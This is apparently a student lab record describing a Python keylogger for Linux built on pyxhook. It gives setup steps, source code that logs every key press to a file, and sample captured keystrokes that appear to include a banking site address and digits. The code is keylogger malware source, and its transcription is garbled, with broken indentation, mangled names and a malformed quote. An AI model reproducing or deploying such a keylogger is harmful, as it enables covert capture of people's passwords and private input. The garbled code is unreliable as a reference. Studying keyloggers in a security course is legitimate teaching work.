EXP NO:7

DATE:9/3/24

KEYLOGGERS

Aim: To write a python program to implement keylogger to record keystrokes in Linux.

Algorithm:

- Step 1: Check if python-xlib is installed. If not, type the command: `dnf install python-xlib -y`.
- Step 2: Run the pyxhook file using the command: `python pyxhook.py`.
- Step 3: Create a file named 'key.py'.
- Step 4: Run 'key.py' to record all keystrokes.
- Step 5: Open the `file.log` file to view all the recorded keystrokes.

Program:


```
import os
import pyxhook

log_file = os.environ.get('pylogger_file', os.path.expanduser('~/Desktop/file.log'))
cancel_key = ord(os.environ.get('pylogger_cancel', ''')[0])

if os.environ.get('pylogger_clean', None) is not None:
try:
    os.remove(log_file)
    except EnvironmentError:
pass

def OnKeyPress(event): with
```

```
open(log file, 'a') as f:
f.write('{}\n'.format(event.Key))
new hook = pyxhook.HookManager()
new hook.KeyDown = OnKeyPress
new_hook.HookKeyboard()
try:
new hook.start() except KeyboardInterrupt: pass
except Exception as ex: msg = 'Error while catching
events:\n{}'.format(ex) with open(log_file, 'a') as f:
f.write('\n{}'.format(msg))
Output:
w w w
period h
dfcb
a n k
period c
o m Return
3
0
0
9
1
2
3
Shift L
I n
d i
a 9
```



Result: To write a python program to implement keylogger to record keystrokes in Linux has been Executed successfully.